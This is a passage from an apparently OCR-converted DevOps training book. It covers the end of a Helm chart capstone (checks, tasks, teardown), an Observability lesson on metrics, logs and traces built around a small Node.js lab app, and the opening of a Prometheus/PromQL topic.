helm lint "$CHART" --strict
for e in dev stage prod; do
  helm lint "$CHART" --strict -f "values-$e.yaml"
  helm template shop "$CHART" -f "values-$e.yaml" | kubeconform -strict -summary
done
helm unittest "$CHART"
echo "all chart checks passed"
```

Add unit tests in `charts/shop-api/tests/`, then wire the script into a GitHub Actions workflow that also runs `ct install` or a kind install with `helm test`. Finally build a small umbrella chart (`charts/shop-platform`) that depends on `shop-api` and a local `redis-lite` chart with `condition` toggles, as in L9.6.

5 Tasks

- [ ] **T1 — Scaffold and describe the chart** *(≈45 min, beginner; Milestone 1; topic 1)*
  - **Goal:** a lint-clean chart skeleton with correct metadata.
  - **Steps:**
    1. Run the scaffold commands and write `Chart.yaml`, `_helpers.tpl`.
    2. Run `helm lint charts/shop-api`.
  - **Done when:** lint passes and `helm show chart charts/shop-api` prints your metadata.
- [ ] **T2 — Values, schema and environments** *(≈60 min, intermediate; Milestone 2; topic 2)*
  - **Goal:** a validated configuration interface with three environment files.

- **Steps:**
  1. Write `values.yaml`, `values.schema.json` and the three env files.
  2. Break the schema on purpose (`replicaCount: 0`, `pullPolicy: Sometimes`) and read the errors.
- **Done when:** `helm template` fails with clear schema errors for bad input and succeeds for all three environments.

☐ **T3 — Write the templates** *(≈120 min, intermediate; Milestone 3; topic 3)*

- **Goal:** Deployment, Service, Ingress, ConfigMap, HPA, PDB and ServiceAccount from shared helpers.
- **Steps:**
  1. Create each template with the points in the table.
  2. Render all environments and compare kinds and `replicas`.
- **Done when:** `prod` renders an HPA, a PDB and two ingress rules, `dev` renders neither, and every object carries identical selector labels.

☐ **T4 — Install, upgrade, fail and roll back** *(≈90 min, advanced; Milestone 4; topic 4)*

- **Goal:** operate a release end to end.
- **Steps:**
  1. Install Traefik and `shop-dev` as shown; curl through the ingress.
  2. Run the failing `--atomic` upgrade, the config change and the rollback; add the hook and test.
- **Done when:** the curl returns the welcome page, `helm history` shows the failure, the automatic rollback and your manual rollback, and `helm test` passes.

☐ **T5 — Publish and consume from OCI** *(≈45 min, intermediate; Milestone 5; topic 5)*

- **Goal:** an immutable, versioned chart in a registry.
- **Steps:**
  1. Package, push, list tags and install `stage` from `oci://`.
  2. Bump to `0.1.1`, publish again and upgrade `stage` with `--version 0.1.1`.
- **Done when:** the tag list shows `0.1.0` and `0.1.1` and `helm list -n stage` shows chart `shop-api-0.1.1`.

☐ **T6 — Quality gates and umbrella chart** *(≈90 min, advanced; Milestone 6; topic 6)*

- **Goal:** automatic checks and composition.
- **Steps:**
  1. Write `scripts/check.sh`, add at least six unit tests, and run it.

2. Inject two bugs (a wrong `apiVersion` and a selector-label typo in the Service) and show the checks fail.
3. Build the `shop-platform` umbrella chart with a Redis toggle and install it with the toggle on and off.

- **Done when:** the script passes on the good chart, fails on both bugs, and the umbrella chart creates or omits Redis by value.

- [ ] **T7 — Prove it: rebuild from memory** *(≈2 hours, advanced; all topics)*
  - **Goal:** demonstrate mastery of the level.
  - **Steps:**
    1. In a fresh directory, without the guide, create a new chart `orders-api` with a Deployment, Service, Ingress, ConfigMap and two environment files.
    2. Lint, validate, install it on kind behind Traefik, upgrade it, break it and roll it back, and publish version `0.1.0` to the local registry.
    3. Explain aloud what `version`, `appVersion` and the release revision are, the value precedence order, how `include` differs from `template`, what `--atomic` does and why published versions are immutable.
  - **Done when:** `orders-api` serves traffic through the ingress, the rollback is visible in `helm history`, and a teammate accepts your explanations.

6 Verification checklist

- [ ] `helm lint charts/shop-api --strict` passes with every `values-*.yaml`.
- [ ] `helm template` for `dev`, `stage` and `prod` differs only where expected (replicas, HPA, PDB, hosts, resources).
- [ ] Invalid values (zero replicas, wrong pull policy, ingress enabled with no hosts) fail before anything is applied.
- [ ] `curl -H "Host: dev.shop.example.com" http://localhost:8080/` returns HTTP 200 through the ingress.
- [ ] Changing a ConfigMap value rolls the pods (checksum annotation works).
- [ ] A bad image tag with `--atomic` leaves the previous revision running; `helm history` shows the rollback.
- [ ] `helm test` passes; the pre-upgrade hook ran and was cleaned up.
- [ ] The chart exists in the registry at an exact version and `stage` runs that version.

- [ ] `scripts/check.sh` exits 0 on the good chart and non-zero on injected bugs.
- [ ] No secrets or tokens appear in any values file or in `helm get values`.

7 Teardown

```bash
helm uninstall shop-dev -n dev; helm uninstall shop-stage -n stage; helm uninstall traefik
  -n traefik
kill %1 2>/dev/null                        # stop the port-forward
docker rm -f registry
kind delete cluster --name helm-capstone
rm -rf dist/
```

Verify with `kind get clusters` (no `helm-capstone`) and `docker ps` (no `registry`). Nothing was created in any cloud account.

8 Stretch goals and what to learn next

- Add a `ServiceMonitor` template (behind a value) so Prometheus scrapes the app (Prometheus and PromQL §10.2).
- Reference a Secret by name (`existingSecret`) and create it with an external-secrets or sealed-secrets mechanism instead of values (Secrets §8.7).
- Add a `NetworkPolicy` template that only allows the ingress controller to reach the pods (NetworkPolicies §8.19).
- Sign the chart (`helm package --sign` or cosign) and verify it in the deploy step.
- Deploy the chart with a GitOps controller: an Argo CD `Application` or Flux `HelmRelease` per environment (Argo CD and Flux §17.2).
- Run the chart on a cluster you built with Terraform (Level 7 Capstone 7) and wire the release into your CI/CD pipeline (Level 5 §5.1).
- Next level: Level 10 — Observability §10.1.

PART V

See It, Secure It

You cannot operate what you cannot see or defend what you do not understand. Metrics, logs, traces, and security woven through every stage.



IN THIS PART

10	Observability	1919
11	Security / DevSecOps	2123

LAB NOTES What I ran, what I saw, what it means

LEVEL 10 · PART V

Observability

10

Goal: Master the three pillars - metrics, logs and traces - and know what to monitor.

RECOMMENDED TIME	TOPICS
3-4 weeks	11

PRACTICE / CAPSTONE

Add Prometheus, Grafana, Loki, OpenTelemetry and Sentry to the sample app and build a golden-signals dashboard with an alert.

Topics


#	Topic	What you will learn
1	The Three Pillars: Metrics, Logs and Traces **p.1921**	monitoring vs observability, when to use which signal
2	Prometheus and PromQL **p.1933**	pull model, scrape config, exporters, rate(), histogram_quantile, recording/alert rules
3	Grafana Dashboards **p.1949**	data sources, panels, variables, dashboards as code, provisioning
4	Counters, Gauges, Histograms and Summaries **p.1961**	when to use each, instrumenting an app, cardinality
5	Structured Logging **p.1975**	JSON logs, levels, context fields, what not to log
6	Log Aggregation with Loki **p.1989**	Promtail/Alloy, labels, LogQL, retention
7	Correlation IDs and Request IDs **p.2005**	propagation across services, linking logs to traces
8	Distributed Tracing **p.2021**	spans, traces, context propagation, sampling, Jaeger/Tempo
9	OpenTelemetry **p.2035**	SDK, collector, auto-instrumentation, OTLP, vendor neutrality
10	Sentry **p.2055**	error tracking, releases, source maps, alert rules, vs metrics
11	What to Monitor: Golden Signals, RED and USE **p.2073**	CPU memory disk network, request rate, error rate, latency, DB connections, queues

#	Topic	What you will learn
★	Level capstone project **p.2091**	Add Prometheus, Grafana, Loki, OpenTelemetry and Sentry to the sample app and build a golden-signals dashboard with an alert.

How to work through this level

1. Read each topic in order: *what it is* → *why it matters* → *real-world example* → *diagram* → *guide*.
2. Do **every task** in the topic's *Tasks* section and tick the box (`- [x]`) in your own fork or notes.
3. Answer the *Self-check questions* without looking, then reveal the answers.
4. Finish with the **capstone project**, which combines all topics of the level.
5. Move on only when you can do the capstone's *Prove it* task without the guide.

Topic flow



10.1 The Three Pillars: Metrics, Logs and Traces

Topic 1 of 11 | ~3 hours | Difficulty: Beginner

1 What it is

Monitoring is watching a system for problems you already know how to describe: "CPU above 90%", "the health check fails", "5xx rate above 5%". You decide the questions in advance, build dashboards and alerts for them, and the system tells you when one of them is true.

Observability is a property of a system: *can you understand what it is doing on the inside by looking at the data it emits on the outside?* An observable system lets you ask a question you did not think of in advance ("why is checkout slow only for customers in Brazil using the Android app?") and answer it without shipping new code. The term comes from control theory; in software it is usually delivered by three kinds of telemetry (data a system emits about itself), called the **three pillars**:

Pillar	What it is	Shape of the data
Metrics	Numbers sampled over time, aggregated	`http_requests_total{route="/checkout"} 48211` at 12:00:15, again at 12:00:30 ...
Logs	Timestamped records of discrete events	`{"time":"...","level":"error","msg":"payment declined","order_id":"o-17"}`
Traces	The path of one request across services, as a tree of timed **spans**	`checkout` (480 ms) → `postgres query` (410 ms)

Monitoring is something you *do* with this data; observability is how *rich and connected* the data is. Good monitoring tells you something is wrong. Good observability tells you why.

2 Why it matters in DevOps

- **Mean time to detect and mean time to recover (MTTD and MTTR)** are dominated by how fast you can go from "something is broken" to "this specific thing is broken". Without telemetry that is guesswork and SSH sessions.

- **Distributed systems fail in new ways.** One user request can touch an API, a cache, a database, a queue and a payment provider. A single server's logs no longer tell the story.
- **Each signal alone misleads.** Metrics tell you *that* latency rose but not *which* request. Logs tell you about one request but you cannot grep 40 million lines for a pattern. Traces show one request's path but are sampled, so the interesting one may be missing.
- **Cost and noise are real.** Telemetry is data you pay to ship, store and query. Choosing the right signal for each question keeps the bill and the on-call pager under control.
- **Releases need feedback.** Canary and blue/green deployments (see Deployment Strategies §0.7) only work if a metric can tell you within minutes that the new version is worse.

3 Real-world system example

Google and the lineage of today's tools. Google's *Site Reliability Engineering* book describes Borgmon, the internal monitoring system whose design (scrape time series from targets, query them with a rule language) inspired **Prometheus**. Prometheus started at SoundCloud and is now a graduated project of the Cloud Native Computing Foundation (CNCF). Google's 2010 paper on **Dapper**, its production tracing system, inspired open-source tracers: **Zipkin** (from Twitter) and **Jaeger** (from Uber, also a CNCF graduated project). The same SRE book defines the **four golden signals** (latency, traffic, errors, saturation) that most dashboards copy (see What to Monitor §10.11).

Convergence on OpenTelemetry. Two competing instrumentation projects, OpenTracing and OpenCensus, merged in 2019 into **OpenTelemetry (OTel)**, now a CNCF project and the common way to emit metrics, logs and traces without tying your code to one vendor (see OpenTelemetry §10.9). The **Grafana stack** (Prometheus or Mimir for metrics, Loki for logs, Tempo for traces, Grafana for the UI) is a widely used open-source implementation of the three pillars, and this level builds a small version of it on your laptop.

4 Diagram

How one `shop-api` request produces all three signals, and where each ends up:




Figure 10.1-1

The debugging workflow that connects the pillars. You rarely use one alone:




Figure 10.1-2

5 How it works

Choosing a signal. Ask the question first, then pick the cheapest signal that can answer it.

Question	Best signal	Why
Is the service healthy right now? Is it getting worse?	**Metrics**	Cheap, fast to query, ideal for alerting and trends
How many requests per second, what error rate, what p99?	**Metrics**	Pre-aggregated; cost does not grow with traffic
What exactly happened to order `o-17`?	**Logs**	Full detail about one event, with arbitrary fields

Question	Best signal	Why
Why did this one request take 4 seconds?	**Traces**	Shows time spent per service and per call
Which downstream dependency is the slow one?	**Traces** (then metrics)	The span tree points at the culprit
Did the new release increase errors?	**Metrics** (plus error tracking)	Compare before and after with `rate()`
What was the stack trace?	**Logs** or error tracker	See Sentry §10.10

Trade-offs.

	Metrics	Logs	Traces
Cost vs traffic	Flat (grows with label combinations, not requests)	Grows with every event	Grows with requests unless sampled
Detail per event	None (aggregated)	High	High, for sampled requests
Typical retention	Weeks to months	Days to weeks	Hours to days
High-cardinality fields (user id)	Dangerous	Fine	Fine
Best for	Alerting, SLOs, trends	Forensics, audit	Latency and dependency analysis

The glue between pillars. The pillars become *observability* when you can jump between them:

- Metrics to traces: **exemplars** attach a trace id to a histogram sample.
- Logs to traces: put `trace_id` in every log line (see Correlation IDs §10.7).
- Traces to logs: the trace viewer searches logs by that same id.
- All three share labels such as `service`, `environment` and `version`, so the same names work in every query.

Other signals you will meet: **events/errors** (grouped exceptions, see Sentry §10.10), **profiles** (continuous CPU and memory flame graphs) and **real-user monitoring** (browser timings).

6 Step-by-step guide

Prerequisites: Node.js 22 or newer (or run the same commands inside `docker run -it --rm -v "$PWD":/w -w /w -p 3000:3000 node:24 bash`), `curl`, and `jq` (optional but used below). Cost: none. We build a tiny `shop-api` with **hand-made** versions of all three signals so you can see what each looks like before any tool gets involved.

1. **Create the lab app.**

```bash
mkdir -p ~/l10-lab01 && cd ~/l10-lab01
npm init -y >/dev/null
npm install express prom-client pino
```

Expect `added ... packages`.

2. **Write** `lab.js` (a checkout endpoint with three timed steps; `?slow=1` simulates a slow database).

```js
const crypto = require('node:crypto');
const express = require('express');
const client = require('prom-client');
const pino = require('pino');

const log = pino({ base: { service: 'shop-api' }, formatters: { level: (l) => ({
  level: l }) } });
const latency = new client.Histogram({
  name: 'http_request_duration_seconds',
  help: 'HTTP request latency',
  labelNames: ['route', 'status_code'],
  buckets: [0.05, 0.1, 0.25, 0.5, 1, 2.5],
});
const sleep = (ms) => new Promise((r) => setTimeout(r, ms));

// time one step of a request: this is a hand-made "span"
async function step(steps, name, ms) {
  const t0 = performance.now();
  await sleep(ms);
  steps.push({ name, ms: Math.round(performance.now() - t0) });
}

const app = express();
app.get('/checkout', async (req, res) => {
  const id = req.get('x-request-id') || crypto.randomUUID();
  const stop = latency.startTimer();
  const steps = [];
  const slow = req.query.slow === '1';
  await step(steps, 'validate-cart', 10);
  await step(steps, 'query-postgres', slow ? 900 : 30);
  await step(steps, 'charge-card', 80);
  stop({ route: '/checkout', status_code: 200 });
  log.info({ request_id: id, route: '/checkout', steps }, 'checkout finished');
  res.set('x-request-id', id).json({ ok: true, request_id: id });
});
app.get('/metrics', async (req, res) => {
  res.set('Content-Type', client.register.contentType);
  res.end(await client.register.metrics());
```

```
});
app.listen(3000, () => log.info('listening on :3000'));
```

3. **Start it** (leave this terminal running; logs appear here).

```bash
node lab.js
```

Expect `{"level":"info",...,"msg":"listening on :3000"}`.

4. **Generate traffic from a second terminal:** three normal requests and one slow one.

```bash
for i in 1 2 3; do curl -s localhost:3000/checkout > /dev/null; done
curl -s "localhost:3000/checkout?slow=1" -H 'x-request-id: req-42'
```

The last call prints `{"ok":true,"request_id":"req-42"}`.

5. **Look at the metrics signal.**

```bash
curl -s localhost:3000/metrics | grep -E
  '^http_request_duration_seconds_(bucket|sum|count)'
```

Similar to:

```
http_request_duration_seconds_bucket{le="0.25",route="/checkout",status_code="200"} 3
http_request_duration_seconds_bucket{le="1",route="/checkout",status_code="200"} 4
http_request_duration_seconds_sum{route="/checkout",status_code="200"} 1.35
http_request_duration_seconds_count{route="/checkout",status_code="200"} 4
```

Metrics say: 4 requests, 3 finished within 0.25 s, one took between 0.5 s and 1 s. They do **not** say which one, or why. Average latency is `sum / count`, about 0.34 s, a number that describes none of the four requests.

6. **Look at the logs signal** (switch to the first terminal, or pipe to `jq`).

```
{"level":"info","time":1791531485261,"service":"shop-api","request_id":"req-
  42","route":"/checkout","steps":[...],"msg":"checkout finished"}
```

Logs identify the exact request (`req-42`) and its fields, but cannot tell you whether 1 request in 1,000 behaves like it.

7. **Look at the "trace" signal.** The `steps` array in that log line is a hand-made trace: a list of

named, timed segments of one request.

```json
[{"name":"validate-cart","ms":9},{"name":"query-postgres","ms":901},{"name":"charge-card","ms":80}]
```

`query-postgres` took 901 ms of roughly 990. A real tracing system (see Distributed Tracing §10.8) does this automatically, across service boundaries, and draws it as a timeline.

8. **Answer three questions, each with a different signal.**
   - *Is something wrong?* The `_bucket{le="1"}` count is greater than `_bucket{le="0.25"}`: metrics.
   - *Which request?* `request_id` equal to `req-42`: logs.
   - *Where did the time go?* `query-postgres`, 901 ms: trace.

   Stop the app with `Ctrl+C` when done.

7 Real-world scenario

Illustrative scenario. At 14:05 the on-call engineer is paged: **"shop-api p95 latency above 1 s for 5 minutes"**. The alert comes from a **metric**, which is exactly what metrics are for: cheap, always on, and fast to evaluate. The dashboard shows the slowdown started at 14:00 and affects only `/checkout`, not `/products`. That narrows it from "the system" to "one route".

Metrics cannot go further, so the engineer opens **logs** filtered by `route="/checkout"` and `level=error`: a few `timeout` lines, each carrying a `trace_id`. Opening one in the **trace** view shows a 4.2 s request where 4.0 s is a single `SELECT` span in PostgreSQL. A deploy at 13:58 dropped an index. The engineer rolls back, p95 returns to normal in two minutes, and the follow-up is a migration check in CI.

Lesson: each pillar answered a different question, and the `trace_id` linking logs to traces turned a 40-minute search into a 5-minute one. Teams that only have dashboards can see the fire but not the room it is in.

8 Common mistakes and best practices

Don't

- Treat "we have Grafana" as "we have observability". Dashboards without logs and traces only show symptoms.

- Alert on logs for things a metric can express (error *rate*): logs are expensive to query and slow to alert on.
- Put unbounded values (user id, email, full URL) in **metric labels**. Put them in logs and traces instead.
- Collect everything forever. Unqueried telemetry is pure cost; set retention and sampling deliberately.
- Use a different name for the same thing in each signal (`app`, `service`, `svc`). Joins break.

Do

- Start with the questions: what would a user complain about, and which signal answers it?
- Standardise a small set of shared attributes: `service`, `environment`, `version`, `trace_id`.
- Use metrics for alerting and SLOs, logs for forensics and audit, traces for latency and dependencies.
- Make signals jump to each other: log lines with `trace_id`, dashboards linking to log queries.
- Instrument once with open standards (OpenTelemetry, Prometheus exposition format) so you can swap backends.

9 Tasks

- [ ] **T1 — Run the three-signal lab** *(≈30 min, beginner)*
  - **Goal:** see one request through metrics, logs and the hand-made trace.
  - **Steps:**
    1. Follow section 6 steps 1-5.
    2. Send 10 normal requests and 2 slow ones.
    3. Read `http_request_duration_seconds_count` and `_sum` and compute the average latency.
  - **Done when:** `_count` is 12, and you can state the average latency and explain why it hides the 2 slow requests.
- [ ] **T2 — Pick the signal** *(≈20 min, beginner)*
  - **Goal:** practise matching questions to pillars.
  - **Steps:**
    1. For each question below write *metric*, *log* or *trace* and one sentence why: (a) error rate in the last hour; (b) what did customer `c-9` see at 14:03; (c) which downstream call made request X slow; (d) is disk usage trending to 100%; (e) did yesterday's deploy change p99.

2. Compare with the table in section 5.

- **Done when:** all five answers match the table, or you can defend a different answer.

☐ **T3 — Add a new signal field** *(≈30 min, intermediate)*

- **Goal:** make a log line more useful and a metric cheaper.
- **Steps:**
  1. Add `user_id` to the log line in `lab.js`, but **not** to the histogram labels.
  2. Add an `errors_total` counter (`new client.Counter`) incremented when a `?fail=1` query param is present, and return HTTP 500.
  3. Explain in two sentences why `user_id` belongs in the log and not in a label.
- **Done when:** `/metrics` shows `errors_total 1` after one failing call and the log line contains `user_id`.

☐ **T4 — Break it: find the slow request among 200** *(≈30 min, intermediate)*

- **Goal:** experience why aggregated data is not enough.
- **Steps:**
  1. Send 200 requests with `for i in $(seq 200); do curl -s "localhost:3000/checkout?slow=$((i % 50 == 0))" > /dev/null; done` (4 will be slow).
  2. Use only `/metrics` to say how many requests exceeded 0.5 s.
  3. Use only the logs, with `jq`, to list the `request_id` of each slow request: `node lab.js 2>&1 | jq -c 'select(.steps[1].ms > 500) | .request_id'` (run the app piped to `jq` before sending traffic).
- **Done when:** metrics give you the count (4) and logs give you the 4 ids; you can say which question each answered.

☐ **T5 — Name your standard attributes** *(≈30 min, intermediate)*

- **Goal:** design the glue before you build the stack.
- **Steps:**
  1. Write a half-page "telemetry conventions" note for `shop-api`: required fields for every metric, log line and span (`service`, `environment`, `version`, `trace_id`).
  2. List three values that must never be metric labels and where they go instead.
- **Done when:** the note exists and a teammate could instrument a new service from it alone.

☐ **T6 — Prove it: explain monitoring vs observability** *(≈30 min, advanced)*

- **Goal:** teach the concept using an incident you walk through live.

- **Steps:**
  1. Without the guide, restart the lab app and produce one slow request.
  2. In writing or out loud, narrate: what an alert would have caught, what the dashboard could not tell you, and which log field and trace step found the cause.
  3. Explain why "known unknowns" can be monitored and "unknown unknowns" need observability.
- **Done when:** your explanation names all three pillars, the glue field that connects them, and one failure mode of each pillar.

10 Self-check questions

1. What is the difference between monitoring and observability?
2. Why is average latency a poor SLI, and which metric type lets you compute a percentile?
3. Which pillar grows most with traffic, and what do teams do to control that cost?
4. Why must `user_id` not be a Prometheus label, but is fine in a log or span attribute?
5. What single field lets you jump from a log line to the trace it belongs to?

ANSWERS

1. Monitoring checks for known failure conditions you defined in advance. Observability is the ability to ask new questions of rich telemetry and understand unexpected behaviour without new code.
2. An average hides tail latency (a few very slow requests). A **histogram** stores bucket counts, from which `histogram_quantile()` estimates p95 or p99.
3. Logs and traces grow with every request. Teams sample traces, set log levels, drop noisy logs and set short retention.
4. Every distinct label value creates a new time series; millions of users mean millions of series and an overloaded Prometheus. Logs and spans store one record per event, so high-cardinality fields are fine.
5. The `trace_id` (propagated through the request and logged on every line).

11 Further reading

- *Site Reliability Engineering* (Google, free online) - chapter "Monitoring Distributed Systems" (golden signals).
- *Observability Engineering* by Charity Majors, Liz Fong-Jones and George Miranda (O'Reilly).
- *Distributed Systems Observability* by Cindy Sridharan (O'Reilly report).

- Dapper paper: *Dapper, a Large-Scale Distributed Systems Tracing Infrastructure* (Google, 2010).
- Documentation roots: prometheus.io/docs, grafana.com/docs, opentelemetry.io/docs.
- See also: Observability (Level 0 overview) §0.10, SLIs §14.1.

10.2 Prometheus and PromQL

Topic 2 of 11 | ~5 hours | Difficulty: Intermediate

1 What it is

Prometheus is an open-source monitoring system and **time series database (TSDB)**. A time series is a stream of `(timestamp, number)` samples identified by a metric name plus key/value **labels**, for example `http_request_duration_seconds_count{route="/checkout", status_code="500"}`. Prometheus works on a **pull model**: every few seconds it makes an HTTP `GET` to a `/metrics` endpoint on each **target** (an app, a database exporter, a node), parses the text it gets back, and stores the samples locally.

PromQL (Prometheus Query Language) is how you ask questions of that data: "requests per second by route", "the 95th percentile latency", "which targets are down". The same expressions power dashboards, **recording rules** (precomputed queries) and **alerting rules** (queries that become alerts when they return results). Alerts are sent to a separate component, **Alertmanager**, which groups, de-duplicates, silences and routes them to Slack, PagerDuty or email.

2 Why it matters in DevOps

- Prometheus is the de facto standard for metrics on Kubernetes and cloud-native stacks. Most open-source infrastructure software ships a `/metrics` endpoint in its format.
- PromQL is a skill interviewers test: `rate()` on a counter, `histogram_quantile()` on a histogram, `sum by`. A wrong query gives a dashboard that is confidently misleading (averaged percentiles, `rate()` on a gauge).
- Alert rules define who gets woken up. A badly written one pages for a blip or stays silent during an outage.
- The pull model gives a free **health signal**: if a target cannot be scraped, the `up` metric is `0`, so "is the monitoring itself working?" is one query away.

3 Real-world system example

Kubernetes. The API server, kubelet, scheduler and etcd all expose Prometheus-format `/metrics`, and the usual way to monitor a cluster is the Prometheus Operator / `kube-prometheus-stack`, where Prometheus discovers pods and services through the Kubernetes API (`kubernetes_sd_configs`) rather than a hand-written list of addresses. Metrics such as `apiserver_request_duration_seconds` and `kube_pod_container_status_restarts_total` (from kube-state-metrics) are standard alert inputs.

Cloudflare has published engineering blog posts about running Prometheus at very large scale across its data centers, using it for alerting on infrastructure and edge services. A common pattern across large users is one or a few Prometheus servers per environment or region, each scraping everything nearby, with long-term storage and a global view handled by a companion project such as Thanos, Cortex or Mimir.

4 Diagram

The pull model, rule evaluation and alert routing:

